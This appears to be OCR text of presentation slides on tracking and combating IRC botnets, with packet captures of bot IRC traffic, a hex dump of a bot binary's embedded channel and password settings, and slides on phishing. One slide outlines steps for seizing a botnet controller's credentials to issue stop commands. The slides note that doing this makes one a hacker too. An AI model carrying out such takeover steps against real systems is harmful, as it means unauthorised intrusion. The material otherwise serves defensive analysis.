***AP*** Seq: 0xF439ABC1  Ack: 0xBA2FC635  Win: 0xFD6D  TcpLen: 20
PRIVMSG #alan33 :Password accepted...
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/14-12:09:55.631417 210.59.186.241:6667 -> 203.74.210.168:1504
TCP TTL:64 TOS:0x0 ID:6980 IpLen:20 DgmLen:40 DF
***A**** Seq: 0xBA2FC635  Ack: 0xF439ABE6  Win: 0x16D0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/14-12:09:55.668534 210.59.186.241:6667 -> 203.74.210.153:36721
TCP TTL:64 TOS:0x0 ID:64486 IpLen:20 DgmLen:137 DF
***AP*** Seq: 0xB10B88B  Ack: 0x6D141709  Win: 0x16A0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 292346664 362321919
:Ago-gpsb!Ago-gpsb@383FA516.CF114A8.C4CCB315.IP PRIVMSG #alan33
:Password accepted...
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

- Type 2 – You are being DDoSed !
  - Ask the ISP for help.

Tracking and combating with Botnets (cont) Release the bots?

- Is this possible? Hack into controller, give the command to stop the attack and release all bots?? (like Will Smith)
  - Step 1: get the server/channel key from a compromised bot.
  - Step 2: get the auth of botnet controller.
    - Wait for hacker.
    - Tracing bot and system .
  - Step 3: stop and release all bots??


  → You are also a hacker if you do so .

??

I,Robot,2004

Tracking and combating with Botnets (cont)

- Bot owner use MD5 storing the admin password, but
  it can be sniffer unless using SSL encryption.




```
00140380h: 72 76 65 72 20 50 6F 72 74 00 00 00 00 00 00 00 ; rver Port.......
00140390h: 73 69 5F 73 65 72 76 65 72 5F 72 6F 6F 74 2E 6E ; si_server_root.n
001403a0h: 69 63 6B 70 72 65 66 69 78 00 00 00 00 00 00 00 ; ickprefix.......
001403b0h: 41 67 6F 2D 00 00 00 00 53 65 72 76 65 72 20 49 ; Ago-....Server I
001403c0h: 6E 66 6F 20 2D 20 4E 69 63 6B 6E 61 6D 65 20 70 ; nfo - Nickname p
001403d0h: 72 65 66 69 78 00 00 00 00 00 00 00 73 69 5F 73 ; refix.......si_s
001403e0h: 65 72 76 65 72 5F 72 6F 6F 74 2E 6D 61 69 6E 63 ; erver_root.mainc
001403f0h: 68 61 6E 00 00 00 00 00 23 61 6C 61 6E 33 33 00 ; han.....#alan33.
00140400h: 00 00 00 00 53 65 72 76 65 72 20 49 6E 66 6F 20 ; ....Server Info 
00140410h: 2D 20 4D 61 69 6E 20 43 68 61 6E 6E 65 6C 00 00 ; - Main Channel..
00140420h: 00 00 00 00 73 69 5F 73 65 72 76 65 72 5F 72 6F ; ....si_server_ro
00140430h: 6F 74 2E 63 68 61 6E 70 61 73 73 00 00 00 00 00 ; ot.chanpass.....
00140440h: 53 65 72 76 65 72 20 49 6E 66 6F 20 2D 20 43 68 ; Server Info - Ch
00140450h: 61 6E 6E 65 6C 20 50 61 73 73 77 6F 72 64 00 00 ; annel Password..
```


- IP ACL is used to limit the control src IP.

  → It's almost impossible.

Conclusion



- Active phishing scam (script injection) could be the new threat of phishing attack.
- Users need to be educated.(But….)



- IRC will not be the only control machanism of botnet.
- Know your ememy than you will have chance to catch him.